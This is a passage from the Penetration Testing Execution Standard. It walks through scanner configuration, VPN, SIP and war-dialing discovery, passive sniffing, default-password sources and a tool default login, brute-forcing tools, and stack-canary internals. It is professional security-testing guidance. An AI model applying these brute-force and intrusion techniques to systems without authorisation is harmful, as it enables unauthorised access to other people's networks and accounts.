(for example, <http://> or <https://>). Workflow-Driven Assessment: WebInspect audits only those URLs included in the

macro that you previously recorded and does not follow any hyperlinks encountered during the audit.

As discussed earlier, Standard Assessment will normally be used for the initial scans. If this is the choice you've

selected you will need to type or select the complete URL or IP address of the client's site to be examined.

When you enter a URL, it must be precise. For example, if you entering client.com will not result in a scan of

140 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

www.client.com or any other variations. To scan from a specific point append a starting point for the scan, such as

<http://www.client.com/clientapplication/>. By default, scans performed by IP address will not follow links that use fully qualified URLs.

"" Screenshot Here ""

Select "Restrict to folder" to limit the scope of the assessment to the area selected. There are three options available

from the drop-down list.

"" Screenshot Here ""

The choices are Directory only, Directory and subdirectories, and Directory and parent directories.

Choosing the

"Directory only" option will force a crawl and/or audit only for the URL specified. The "Directory and subdirectories"

options will crawl and/or audit at the URL specified as well as subordinate directories. It will not access any directory

than the URL specified. The "Directory and parent directories" option will crawl and/or audit the URL you specified,

but will not access any subordinate directories.

Once you have selected to appropriate options, click Next to continue.

If the target site needs to accessed through a proxy server, select Network Proxy and then choose an option from the Proxy Profile list. The default is to Use Internet Explorer. The other options available are Autodetect, Use PAC

File, Use Explicit Proxy Settings, and Use Mozilla Firefox. Autodetect uses the Web Proxy Autodiscovery Protocol (WPAD) to locate a proxy autoconfig file and use this to configure the browser's Web proxy settings. Use PAC File

loads proxy settings from a Proxy Automatic Configuration (PAC) file. Use Explicit Proxy Settings allows you to specify proxy server settings. Use Mozilla Firefox imports the proxy server information from Firefox.

” Screenshot Here ”

Selecting to use browser proxy settings does not guarantee that you will be able to access the Internet through a particular proxy server. If the Internet Explorer settings are configured to use a proxy that is not running, then you will

not be able to access the site to begin the assessment. For this reason, it is always recommended to check the prosy

settings of the application you have selected.

Select Network Authentication if server authentication is required. Then choose the specific authentication method

and enter your network credentials. Click Next to continue.

The Coverage and Thoroughness options are not usually modified, unless you are targeting an Oracle site.

Screenshot Here

To optimize settings for an Oracle site, select Framework and then choose the site type from the Optimize scan for list.

Use the Crawl slider to specify the crawler settings.

If enabled, the slider allows you to select one of four crawl positions. The options are Thorough, Default, Normal, and

Quick. The specific settings are as follows:

Thorough uses the following settings:

- Redundant Page Detection: OFF
- Maximum Single URL Hits: 20
- Maximum Web Form Submissions: 7
- Create Script Event Sessions: ON
- Maximum Script Events Per Page: 2000
- Number of Dynamic Forms Allowed Per Session: Unlimited
- Include Parameters In Hit Count: True

Default uses the following settings:

- Redundant Page Detection: OFF

9.3. Vulnerability Analysis 141

The Penetration Testing Execution Standard Documentation, Release 1.1

- Maximum Single URL Hits: 5
- Maximum Web Form Submissions: 3
- Create Script Event Sessions: ON
- Maximum Script Events Per Page: 1000
- Number of Dynamic Forms Allowed Per Session: Unlimited
- Include Parameters In Hit Count: True

Normal uses the following settings:

- Redundant Page Detection: OFF
- Maximum Single URL Hits: 5

- Maximum Web Form Submissions: 2
- Create Script Event Sessions: ON
- Maximum Script Events Per Page: 300
- Number of Dynamic Forms Allowed Per Session: 1
- Include Parameters In Hit Count: False

Quick uses the following settings:

- Redundant Page Detection: ON
- Maximum Single URL Hits: 3
- Maximum Web Form Submissions: 1
- Create Script Event Sessions: OFF
- Maximum Script Events Per Page: 100
- Number of Dynamic Forms Allowed Per Session: 0
- Include Parameters In Hit Count: False

Select the appropriate crawl position and click Next to continue.

["Screenshot Here"](#)

Ensure that the select Run Profiler Automatically box is checked. Click Next to continue.

["Screenshot Here"](#)

At this point the scan has been properly configured. There is an option to save the scan settings for later use. Click

Scan to exit the wizard and begin the scan.

As soon as you start a Web Site Assessment, WebInspect displays in the Navigation pane an icon depicting each

session. It also reports possible vulnerabilities on the Vulnerabilities tab and Information tab in the Summary pane.

If you click a URL listed in the Summary pane, the program highlights the related session in the Navigation pane

and displays its associated information in the Information pane. The relative severity of a vulnerability listed in the

Navigation pane is identified by its associated icon.

[Screenshot Here](#)

When conducting or viewing a scan, the Navigation pane is on the left side of the WebInspect" window. It includes

the Site, Sequence, Search, and Step Mode buttons, which determines view presented.

142 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

When conducting or viewing a scan, the Information pane contains three collapsible information panels and an information

display area. Select the type of information to display by clicking on an item in one of three information panels

in the left column.

The Summary pane has five tabs: Vulnerabilities, Information, Best Practices, Scan Log, and Server Information.

The Vulnerabilities Tab lists all vulnerabilities discovered during an audit. The Information Tab lists information

discovered during an assessment or crawl. These are not considered vulnerabilities, but simply identify interesting

points in the site or certain applications or Web servers. The Best Practices Tab lists issues detected by WebInspect

that relate to commonly accepted best practices for Web development. Items listed here are not vulnerabilities, but are

indicators of overall site quality and site development security practices (or lack thereof).

The Scan Log Tab is used to view information about the assessment. For instance, the time at which certain auditing

was conducted against the target. Finally, the Server Information Tab lists items of interest pertaining to the server.

” Screenshot Here ”

The final step is to export the results further analysis. To export the results of the analysis to an XML file, click File,

then Export. This presents the option to export the Scan or Scan Details.

” Screenshot Here ”

From the Export Scan Details window we need to choose the Full from the Details option. This will ensure that we

obtain the most comprehensive report possible. Since this is only available in XML format, the only option we have

left to choose is to scrub data. If you want to ensure that SSN, and Credit Card data is scrubbed then select these

options. If you choose to scrub IP address information then the exported data will be useless for our purposes. Click

Export to continue. Choose the file location to save the exported data.

Web Service Assessment Scan

The first scan that is performed with WebInspect is the Web Site Assessment Scan. WebInspect makes use of the New

Web Site Assessment Wizard to setup the assessment scans.

” Screenshot Here ”

When you start the New wizard, the Web Service Scan Wizard window appears. The options displayed within the

wizard windows are extracted from the WebInspect default settings. The important thing to note is that any changes

you make will be used for this scan only.

In the Scan Name box, enter a name or a brief description of the scan. Next you need to select one an assessment

mode. The options available are Crawl Only, and Crawl and Audit. The “Crawl Only” option completely maps a site’s

tree structure. It is possible after a crawl has been completed, to click “Audit” to assess an application’s vulnerabilities.

“Crawl and Audit” maps the site’s hierarchical data structure, and audits each page as it is discovered.

” Screenshot Here ”

Once you have selected the assessment mode, you will need to select the location of the WSDL file. WSDL is an

XML format for describing network services as a set of endpoints operating on messages containing either document-oriented

or procedure-oriented information. Once you have selected to appropriate options, click Next to continue.

” Screenshot Here ”

At this point the scan has been properly configured. There is an option to save the scan settings for later use. Click

Scan to exit the wizard and begin the scan.

As soon as you start a Web Service Assessment, WebInspect displays in the Navigation pane an icon depicting each

session. It also reports possible vulnerabilities on the Vulnerabilities tab and Information tab in the Summary pane.

If you click a URL listed in the Summary pane, the program highlights the related session in the Navigation pane

and displays its associated information in the Information pane. The relative severity of a vulnerability listed in the

Navigation pane is identified by its associated icon.

"" Screenshot Here ""

9.3. Vulnerability Analysis 143

The Penetration Testing Execution Standard Documentation, Release 1.1

When conducting or viewing a scan, the Navigation pane is on the left side of the WebInspect™ window. It includes

the Site, Sequence, Search, and Step Mode buttons, which determines view presented.

When conducting or viewing a scan, the Information pane contains three collapsible information panels and an information

display area. Select the type of information to display by clicking on an item in one of three information panels

in the left column.

The Summary pane has five tabs: Vulnerabilities, Information, Best Practices, Scan Log, and Server Information.

The Vulnerabilities Tab lists all vulnerabilities discovered during an audit. The Information Tab lists information

discovered during an assessment or crawl. These are not considered vulnerabilities, but simply identify interesting

points in the site or certain applications or Web servers. The Best Practices Tab lists issues detected by WebInspect

that relate to commonly accepted best practices for Web development. Items listed here are not vulnerabilities, but are

indicators of overall site quality and site development security practices (or lack thereof).

The Scan Log Tab is used to view information about the assessment. For instance, the time at which certain auditing

was conducted against the target. Finally, the Server Information Tab lists items of interest pertaining to the server.

"" Screenshot Here ""

The final step is to export the results for further analysis. To export the results of the analysis to an XML file, click

File, then Export. This presents the option to export the Scan or Scan Details.

"" Screenshot Here ""

From the Export Scan Details window we need to choose the Full from the Details option. This will ensure that we

obtain the most comprehensive report possible. Since this is only available in XML format, the only option we have

left to choose is to scrub data. If you want to ensure that SSN, and Credit Card data is scrubbed then select these

options. If you choose to scrub IP address information then the exported data will be useless for our purposes. Click

Export to continue. Choose the file location to save the exported data.

IBM AppScan

IBM Rational AppScan automates application security testing by scanning applications, identifying vulnerabilities

and generating reports with recommendations to ease remediation. This tutorial will apply to the AppScan Standard

Edition which is a desktop solution to automate Web application security testing. It is intended to be used by small

security teams with several security testers.

To ensure APPScan has the latest updates you should click update on the toolbar menu. This will check the IBM

servers for updates. Internet access is required.

The simplest way to configure a scan is to use the Configuration Wizard. You can access the Configuration Wizard

by clicking “New” on the File menu. You will be presented with the “New Scan” dialog box. Enable or disable the

“Configuration Wizard” by checking the box.

You can then choose what type of scan you wish to perform. The default is a Web Application Scan.

You then have to enter the starting URL for the web application. Other options on that screen include choosing Case-

Sensitivity path for Unix\Linux systems, adding additional servers and domains and enabling proxy and platform

authentication option. Uncheck the case-sensitivity path option if you know all the systems are windows as it can help reduce the scan time.

If the web application requires authentication then there are several options to choose from. Recorded allows you

to record the login procedure so that AppScan can perform the login automatically. Prompt will prompt with the

login screen during the scan when a login is required. Automatic can be used in web applications that only require

a username and password. An important option is the “I want to configure In-Session detection options” if anything

other they “None” is chosen. This option automatically detects if the web application is out of session.

AppScan with

automatically configure this feature but if it’s not correct scan results will be unreliable.

Next you will be asked to choose a test policy. There are various built-in policies and each have various inclusions and

exclusions. You can also create a custom policy.

144 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

By default AppScan tests the login and logout pages. This is enabled with the “Send tests on login and logout pages”

option. Some applications have safeguards that could lockout the test account and prevent a scan from completing.

You need monitor the testing logs to ensure login is not failing. AppScan also deletes previous session tokens before

testing login pages. You may need to disable this option if a valid session token is required on the login pages. This

can disabled by unchecking the “Clear session identifiers before testing login pages” option

You have now completed the scan configuration and will be prompted to start the scan. By default AppScan will

start a full scan of the application. To ensure full coverage of the application a Manual Explore of the application is

preferred. With this option AppScan with provide you with a browser window and you can access the application to

explore every option and feature available. Once the full application has been explored you can close the browser and

AppScan will add the discovered pages its list for testing. You can then start the full scan (Using ScanFull Scan on the

menu bar) and AppScan will automatically scan the application.

Web Directory Listing/Bruteforcing

DirBuster is a java application that is designed to brute force web directories and files names. DirBuster attempts to

find hidden or obfuscated directories, but as with any bruteforcing tool, it is only as good as the directory and file list

utilized. For that reason, DirBuster has 9 different lists.

[Screenshot Here](#)

Webserver Version/Vulnerability Identification

The ability to identify the Webserver version is critical to identify vulnerabilities specific to a particular installation.

This information should have been gathered as part of an earlier phase.

NetSparker (Windows)

NetSparker is windows based Web Application Scanner. This scanner tests for all common types of web application

security flaws. This scanner allows the user to enter NTLM, Forms based and certificate based credentials. NetSparker

boasts its ability to confirm the findings it presents to the user. NetSparker is an inexpensive Web Application Scanner.

When launching NetSparker, the user is presented with the following screen, which has tabs for the Scan Settings,

Authentication and Advanced Settings.

NetSparker allows the user to enter credentials for Forms based Authentication in the following dialogue.

Once credentials have been entered, NetSparker presents those to the web application in a mini-browser view as seen

below.

The below confirms that NetSparker is able to use the supplied credentials to login to the application.

In an effort to make sure that NetSparker knows when it has logged itself out of the web application, the user is able

to specify the logged in and logged out conditions.

The final step of the process confirms the settings are configured correctly.

NetSparker offers five different methods to start the scan as seen below. These include Start Scan, Crawl and Wait,

Manual Crawl (Proxy Mode), Scan Imported Links Only and Schedule Scan.

The scan starts with a crawl of the website and classifies the potential security issues as seen below.

The next phase is attacking the website. This begins to show identified vulnerabilities as shown in this screenshot.

Each finding can be shown in a Browser View as shown in this screenshot.

The vulnerability can also be displayed in an HTTP Request / Response format as seen in this screenshot.

To check the status of the scan, click on View and select Dashboard.

Also included is the Vulnerability Chart

Reporting options include PDF, HTML, CSV and XML formats.

9.3. Vulnerability Analysis 145

The Penetration Testing Execution Standard Documentation, Release 1.1

Specialized Vulnerability Scanners

Virtual Private Networking (VPN)

Virtual Private Networking (VPN) involves “tunneling” private data through the Internet. The four most widely known

VPN “standards” are Layer 2 Forwarding (L2F), IP Security (IPSec), Point-to-Point Tunneling Protocol (PPTP), and

Layer 2 Tunneling Protocol (L2TP). VPN servers generally will not be detected by a port scans as they don’t listen on

TCP ports, so a TCP port scan won’t find them. In addition, they won’t normally send ICMP unreachable messages,

so a UDP port scans more than likely won’t find them. This is why we need specialized scanners to find and identify

them.

ike-scan

ike-scan is a command-line IPsec VPN scanning, fingerprinting and testing tool that uses the IKE protocol

to discover, fingerprint and test IPsec VPN servers. Ike-scan sends properly formatted IKE packet to each of the address you wish to scan and displays the IKE responses that are received. While ike-scan has a dozens of options, we will only cover the basics here.

Screenshot Here

Using ike-scan to actually perform VPN discovery is relatively straight forward. Simply give it a range and it will attempt to identify

Screenshot Here

IPv6

The THC-IPV6 Attack Toolkit is a complete set of tools to scan for inherent protocol weaknesses of IPv6 deployments.

Implementation6 which performs various implementation checks on IPv6.

Screenshot Here

Exploit6 is another tool from the THC-IPV6 Attack Toolkit which can test for known ipv6 vulnerabilities.

Screenshot Here

Screenshot Here

War Dialing

War dialing is process of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, Bulletin board systems and fax machines.

WarVOX

WarVOX is a suite of tools for exploring, classifying, and auditing telephone systems. Unlike normal wardialing tools,

WarVOX works with the actual audio from each call and does not use a modem directly. This model allows WarVOX

to find and classify a wide range of interesting lines, including modems, faxes, voice mail boxes, PBXs, loops, dial

tones, IVRs, and forwarders. WarVOX provides the unique ability to classify all telephone lines in a given range, not

just those connected to modems, allowing for a comprehensive audit of a telephone system. VoIP networks rely on the network infrastructure that just simply targeting phones and servers is like leaving half the

scope untouched. The intelligence gathering phase should have resulted in identify all network devices, including

routers and VPN gateways, web servers, TFTP servers, DNS servers, DHCP servers, RADIUS servers, and firewalls.

Note: The default username is admin with a password of warvox.

Screenshot Here

iWar

iWar is a War dialer written for Linux, FreeBSD, OpenBSD, etc.

Screenshot Here

Plain Analog Wardialer (PAW) / Python Advanced Wardialing System (PAWS)

146 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

PAW / PAWS is a wardialing software in python. It is designed to scan for ISDN (PAWS only) and newer analog modems.

Screenshot Here

SIPSCAN

SIPSCAN uses REGISTER, OPTIONS and INVITE request methods to scan for live SIP extensions and users.

SIPSCAN

comes with a list of usernames (users.txt) to brute force. This should be modified to include data collected during earlier phases to target the specific environment.

[Screenshot Here](#)

SIPSAK

SIPSAK is tool that can test for SIP enabled applications and devices using the OPTION request method only.

[Screenshot Here](#)

SVMAP

SVMAP is a part of the SIPVicious suite and it can be used to scan identify and fingerprint a single IP or a range of IP

addresses. Svmap allows specifying the method being used such as OPTIONS, INVITE, and REGISTER.

[Screenshot Here](#)

Passive Testing

Passive Testing is exactly what it sounds like. Testing for vulnerabilities but doing so in a passive manner. This is

often best left to automated tools, but it can be accomplished by manually methods as well.

Automated Tools

Traffic Monitoring

Traffic Monitoring is a passive mechanism for gathering further information about the targets. This can be helpful in

determining the specifics of an operating system or network device. There are times when active fingerprinting may

indicate, for example, an older operating system. This may or may not be the case. Passive fingerprinting is essentially

a “free” way to ensure that the data you are reporting is as accurate as possible.

P0f

P0f is an awesome passive fingerprinting tool. P0f can identify the operating system on based upon machines you

connect to and that you connect to as well as machines that you cannot connect to. Also, it can fingerprint machines

based upon the communications that your interfaces can observe.

[Screenshot Here](#)

Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and

communications protocol development, and education. Originally named Ethereal, in May 2006 the project was

renamed Wireshark due to trademark issues.

Wireshark is cross-platform, using the GTK+ widget toolkit to implement its user interface, and using pcap to capture

packets; it runs on various Unix-like operating systems including Linux, Mac OS X, BSD, and Solaris, and on

Microsoft Windows.

[Screenshot Here](#)

9.3. Vulnerability Analysis 147

The Penetration Testing Execution Standard Documentation, Release 1.1

Tcpdump

Tcpdump is a common packet analyzer that runs under the command line. It allows the user to intercept and display

TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Tcpdump

works on most Unix-like operating systems: Linux, Solaris, BSD, Mac OS X, HP-UX and AIX among others.

In

those systems, tcpdump uses the libpcap library to capture packets.

There is also a port of tcpdump for Windows called WinDump; this uses WinPcap, which is a port of libpcap to

Windows.

Screenshot Here

Metasploit Scanners

Metasploit Unleashed

The Metasploit Unleashed course has several tutorials on performing vulnerability scanning leveraging the Metasploit

Framework.

9.3.2 Vulnerability Validation

Public Research

A product of the vast amount of security research is the discovery of vulnerabilities and associated Proof of Concept

(PoC) and/or exploit code. The results from the vulnerability identification phase must be individually validated and

where exploits are available, these must be validated. The only exception would be an exploit that results in a Denial

of Service (DoS). This would need to be included in the scope to be considered for validation. There are numerous

sites that offer such code for download that should be used as part of the Vulnerability Analysis phase.

- Exploit-db - <http://www.exploit-db.com>
- Security Focus - <http://www.securityfocus.com>
- Packetstorm - <http://www.packetstorm.com>
- Security Reason - <http://www.securityreason.com>
- Black Asylum - <http://www.blackasylum.com/?p=160>

Common/default passwords

Attempt to identify if a device, application, or operating system is vulnerable to a default credential attack is really as

simple as trying to enter in known default passwords. Default passwords can be obtained from the following websites:

- * <http://www.phenoelit-us.org/dpl/dpl.html>
- <http://cirt.net/passwords>
- <http://www.defaultpassword.com>
- <http://www.passwordsdatabase.com>
- <http://www.isdpodcast.com/resources/62k-common-passwords/>

148 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Establish target list

Identifying all potential targets is critical to penetration testing. Properly established target lists ensure that attacks

are properly targeted. If the particular versions of software running in the environment can be identified, the tester is

dealing with a known quantity, and can even replicate the environment. A properly defined target list should include

a mapping of OS version, patch level information. If known it should include web application weaknesses, lockout

thresholds and weak ports for attack.

Mapping Versions

Version checking is a quick way to identify application information. To some extent, versions of services can be

fingerprinted using nmap, and versions of web applications can often be gathered by looking at the source of an arbitrary page.

Identifying Patch Levels

To identify the patch level of services internally, consider using software which will interrogate the system for differences between versions. Credentials may be used for this phase of the penetration test, provided the client has acquiesced. Vulnerability scanners are particularly effective at identifying patch levels remotely, without credentials.

Looking for Weak Web Applications

Identifying weak web applications can be a particularly fruitful activity during a penetration test. Things to look for include OTS applications that have been misconfigured, OTS application which have plugin functionality (plugins often contain more vulnerable code than the base application), and custom applications. Web application fingerprinters such as WAPP can be used here to great effect.

Identify Weak Ports and Services

Identifying weak ports can be done using banner grabbing, nmap and common sense. Many ports and services will lie, or mislead about the specifics of their version.

Identify Lockout threshold

Identifying the lockout threshold of an authentication service will allow you to ensure that your bruteforce attacks do not intentionally lock out valid users during your testing. Identify all disparate authentication services in the environment, and test a single, innocuous account for lockout. Often 5 - 10 tries of a valid account is enough to determine if the service will lock users out.

9.3.3 Attack Avenues

Attack avenues focus on identifying all potential attack vectors that could be leveraged against a target. This is much more detailed than simply looking at the open or filtered ports, but evaluates the Footprinting information and automated results in an effort to create an attack tree.

9.3. Vulnerability Analysis 149

The Penetration Testing Execution Standard Documentation, Release 1.1

Creation of Attack Trees

Attack trees are conceptual diagrams of threats on target systems and should include all possible attack methods to reach those threats.

Identify protection mechanisms

There is no magic bullet for detecting and subverting Network or Host based protection mechanisms. It takes skill and experience. This is beyond the scope of this document, which only lists the relevant protection mechanisms and describes what they do.

Network protections

“Simple” Packet Filters

Packet filters are rules for classifying packets based on their header fields. Packet classification is essential to routers supporting services such as quality of service (QoS), virtual private networks (VPNs), and firewalls.

Traffic shaping devices

Traffic shaping is the control of computer network traffic in order to optimize or guarantee performance, improve

latency, and/or increase usable bandwidth for some kinds of packets by delaying other kinds of packets that meet

certain criteria. During penetration test traffic shaping can also control the volume of traffic being sent into a network

in a specified period, or the maximum rate at which the traffic is sent. For these reasons; traffic shaping is important

to detect at the network edges to avoid packet dropping and packet marking.

Data Loss Prevention (DLP) systems

Data Loss Prevention (DLP) refers to systems that identify, monitor, and protect data in use, data in motion, and data

at rest via content inspection and contextual analysis of activities (attributes of originator, data object, medium, timing,

recipient/destination and so on). DLP systems are analogous to intrusion-prevention system for data.

Host based protections

Host-based protections usually revolve around an installed software package which monitors a single host for suspicious

activity by analyzing events occurring within that host. The majority of Host-based protections utilize one of

three detection methods: signature-based, statistical anomaly-based and stateful protocol analysis.

Stack/heap protections

Numerous tools are available that can monitor the host to provide protections against buffer overflows.

Microsoft's

Data Execution Prevention mode is an example that is designed to explicitly protect the pointer to the SEH Exception

Handler from being overwritten.

Whitelisting

Whitelisting provides a list of entities that are being provided a particular privilege, service, mobility, access, or

recognition. An emerging approach in combating attacks by viruses and malware is to whitelist software which is

considered safe to run, blocking all others

AV/Filtering/Behavioral Analysis

Behavioral analysis works from a set of rules that define a program as either legitimate, or malicious.

Behavioral

analysis technology monitors what an application or piece of code does and attempts to restrict its action. Examples

of this might include applications trying to write to certain parts of a system registry, or writing to pre-defined folders.

These and other actions would be blocked, with the actions notified to the user or administrator.

150 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Application level protections

9.4 Exploitation

9.4.1 Precision strike

Additional information on exploitation can be found at the Metasploit Unleashed course.

Countermeasure Bypass

<Contribution Needed>

AV

<Contribution Needed>

- Encoding

- Packing
- Whitelist Bypass
- Process Injection
- Purely Memory Resident

Human

<Contribution Needed>

HIPS

<Contribution Needed>

DEP

<Contribution Needed>

ASLR

<Contribution Needed>

VA + NX (Linux)

<Contribution Needed>

9.4. Exploitation 151

The Penetration Testing Execution Standard Documentation, Release 1.1

w^x (OpenBSD)

<Contribution Needed>

WAF

A WAF (Web application firewall) is a firewall which can be installed in front of (network topology speaking) a web

application. The WAF will analyze each request and look for common web attacks such as Cross Site Scripting and

SQLInjection. Like most AV scanners, a blacklisting mechanism is often used to find these potentially malicious HTTP

requests (often regex). Since theseWAFs are using this blacklisting technique, multiple papers exist on bypassing these types of devices.

Stack Canaries

In order to understand the use of the Stack Canaries, one needs to understand the fundamental flaw of buffer overflows.

A buffer overflow happens when an application fails to properly verify the length of the input received with the length

of the buffer in memory to which this data is copied. Due to the way the stack is build, and the way the data is entered

on the stack, the input received could be used to overwrite the EIP (extended instruction pointer, this is used by the

application to know where the application came from prior to copying the input to the buffer). When an attacker

controls the EIP, the execution of the application can be altered in such a way that the attacker has full control of

the application. A potential fix is by adding a “cookie” or stack canary right after the buffer on the stack. When the

application wants to return, the value of the stack canary is verified. If this value has been altered, the program will

ignore the EIP and crash therefore making the buffer overflow ineffective.

Every operating system calculates a different cookie.

Microsoft Windows

The cookie in Windows is added by Visual Studio. One of the options when compiling an application is /GS. The

option is enabled by default. The cookie is calculated using a few process specific variables. Below is a representative

code of how this cookie is calculated.

```

"""
void generate_security_cookie() {
int defaultval1 = 0xFFFF0000;
int defaultval2 = 0xBB40E64E; // Hex value of PI without comma...
"""

int result = 0;
int resultcomp = 0;
"""

FILETIME filetimestruct ;
GetSystemTimeAsFileTime(&filetimestruct);
LARGE_INTEGER perfcounter;
QueryPerformanceCounter(&perfcounter);
"""

int tickc = GetTickCount();
int threadid = GetCurrentThreadId();
int processid = GetCurrentProcessId();
"""

result = result ^ filetimestruct.dwHighDateTime;
152 Chapter 9. PTES Technical Guidelines
The Penetration Testing Execution Standard Documentation, Release 1.1
result = result ^ filetimestruct.dwLowDateTime;
result = result ^ threadid;
result = result ^ processid;
result = result ^ tickc;
result = result ^ perfcounter.HighPart;
result = result ^ perfcounter.LowPart;
"""

if (result == defaultval2) {
printf("Wow, what are they odd of getting the same value as the beginning");
result = 0xBB40E64E;
} else {
if (!(result & defaultval1)) {
int temp = (result | 0x4711) << 16;
result |= temp;
}
}
resultcomp = ~result;
As you can see, some of these values are not hard to figure out. Except for maybe the LowDateTime and
the performance
counter. An excellent paper has been written concerning this lack of entropy. More information can be
found
in that paper here (Exploiting the otherwise non-exploitable)
Linux
As in Windows, the somewhat default compiler, gcc, adds the code for the stack canarie. This code can
be found in
the file libssp/ssp.c
"""

static void __attribute__ ((constructor))
__guard_setup (void)
{
unsigned char *p;
int fd;
"""

```

```
if (__stack_chk_guard != 0)
return;
"""

fd = open ("/dev/urandom", O_RDONLY);
if (fd != -1)
{
ssize_t size = read (fd, &__stack_chk_guard,
sizeof (__stack_chk_guard));
close (fd);
if (size == sizeof (__stack_chk_guard) && __stack_chk_guard != 0)
return;
}
```

9.4. Exploitation 153

The Penetration Testing Execution Standard Documentation, Release 1.1

```
"""
/* If a random generator can't be used, the protector switches the guard
to the "terminator canary". */
p = (unsigned char *) &__stack_chk_guard;
p[sizeof(__stack_chk_guard)-1] = 255;
p[sizeof(__stack_chk_guard)-2] = '\n';
p[0] = 0;
}
```

It is known that some older versions of gcc do not use the urandom device in order to create a new cookie. They use a

preset cookie value (a mix of unprintable characters such as 00 0A 0D and FF). Gcc will compile an application with

stack canaries by default.

Problems with the implementation on Linux: On a linux machine, there are a few different ways of creating a thread.

One of them is called fork(). When using fork to create a new thread, the application will “quickly” create a new

thread which will reuse the calculated cookie for each new “fork”-ed thread. If a buffer overflow would exist in this

forked thread, an attacker could bruteforce the stack canarie. Once again a great article describing this attack can be

found here (Scraps of notes on remote stack overflow exploitation)

MAC OS

Disabled by default. Contribution required.

9.4.2 Customized Exploitation

Fuzzing is the process of attempting to discover security vulnerabilities by sending random input to an application.

If the program contains a vulnerability that can leads to an exception, crash or server error (in the case of web apps),

it can be determined that a vulnerability has been discovered. Fuzzers are generally good at finding buffer overflow,

Dos, SQL Injection, XSS, and Format String bugs. Fuzzing falls into two categories: Dumb Fuzzing and Intelligent

Fuzzing.

Dumb Fuzzing usually consists of simple modifications to legitimate data, that is then fed to the target application. In

this case, the fuzzer is very easy to write and the idea is to identify low hanging fruit. Although not an elegant approach,

dumb fuzzing can produce results, especially when a target application has not been previously tested.

FileFuzz is an example of a Dumb Fuzzer. FileFuzz is a Windows based file format fuzzing tool that was designed to automate the launching of applications and detection of exceptions caused by fuzzered file formats.

Screenshot Here

Intelligent Fuzzers are ones that are generally aware of the protocol or format of the data being tested. Some protocols

require that the fuzzer maintain state information, such as HTTP or SIP. Other protocols will make use of authentication

before a vulnerability is identified. Apart from providing much more code coverage, intelligent fuzzers tend

to cut down the fuzzing time significantly since they avoid sending data that the target application will not understand.

Intelligent fuzzers are therefore much more targeted and sometimes they need to be developed by the security researcher.

Sniffing

A packet analyzer is used to intercept and log traffic passing over the network. It is considered best practice to utilize

a sniffer when performing exploitation. This ensures that all relevant traffic is captured for further analysis. This is

also extremely useful for extracting cleartext passwords.

154 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and

communications protocol development, and education. Originally named Ethereal, in May 2006 the project was

renamed Wireshark due to trademark issues.

Wireshark is cross-platform, using the GTK+ widget toolkit to implement its user interface, and using pcap to capture

packets; it runs on various Unix-like operating systems including Linux, Mac OS X, BSD, and Solaris, and on

Microsoft Windows.

Screenshot Here

Tcpdump

Tcpdump is a common packet analyzer that runs under the command line. It allows the user to intercept and display

TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Tcpdump

works on most Unix-like operating systems: Linux, Solaris, BSD, Mac OS X, HP-UX and AIX among others.

In

those systems, tcpdump uses the libpcap library to capture packets.

There is also a port of tcpdump for Windows called WinDump; this uses WinPcap, which is a port of libpcap to

Windows.

Screenshot Here

Brute-Force

A brute force attack is a strategy that can in theory be used by an attacker who is unable to take advantage of any

weakness in a system. It involves systematically checking all possible usernames and passwords until the correct one

is found.

Brutus (Windows)

Brutus is a generic password guessing tool that comes with built-in routines for attacking HTTP Basic and Forms-based authentication, among other protocols like SMTP and POP3. Brutus can perform both "dictionary "and randomly generated attacks from a given character set.

[Screenshot Here](#)

Web Brute (Windows)

Web Brute is included with HPWebInspect and is the primary means of attacking a login form or authentication page, using prepared lists of user names and passwords.

[Screenshot Here](#)

THC-Hydra/XHydra

THC-Hydra (or just Hydra) is a network logon bruteforcer which supports attacking many different services such as FTP, HTTP, HTTPS, ICQ, IRC, IMAP, LDAP, MS-SQL, MySQL, NCP, NNTP, Oracle, POP3, pcAnywhere, PostgreSQL, REXEC, RDP, RLOGIN, RSH, SAP R/3, SIP, SMB, SMTP, SNMP, SOCKS, SSH, Subversion (SVN), Team-Speak, Telnet, VNC, VMware Auth Daemon, and XMPP. It is available in both a command line and GUI version.

9.4. Exploitation 155

The Penetration Testing Execution Standard Documentation, Release 1.1

[Screenshot Here](#)

[Screenshot Here](#)

Medusa

Medus is another network logon bruteforcer which supports attacking many different services such as AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP, NNTP, Oracle, POP3, pcAnywhere, PostgreSQL, REXEC, RDP, RLOGIN, RSH, SMB, SMTP, SNMP, SOCKS, SSH, Subversion (SVN), Telnet, VNC, and VMware Auth Daemon. It is only available in a command line version.

[Screenshot Here](#)

Ncrack

Ncrack is another network logon bruteforcer which supports attacking many different services such as RDP, SSH, http(s), SMB, pop3(s), FTP, and telnet. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behavior based on network feedback.

[Screenshot Here](#)

Routing protocols

Routing protocols specify how routers communicate with each other, disseminating information that enables them to select routes between any two nodes on a computer network, the choice of the route being done by routing algorithms.

Each router has a priori knowledge only of networks attached to it directly. A routing protocol shares this information

first among immediate neighbors, and then throughout the network. This way, routers gain knowledge of the topology of the network.

Cisco Discovery Protocol (CDP)

The Cisco Discovery Protocol (CDP) is a proprietary Data Link Layer network protocol developed by Cisco Systems that is implemented in most Cisco networking equipment. It is used to share information about other directly connected

Cisco equipment, such as the operating system version and IP address. CDP can also be used for On-Demand Routing, which is a method of including routing information in CDP announcements so that dynamic routing protocols do not need to be used in simple networks.

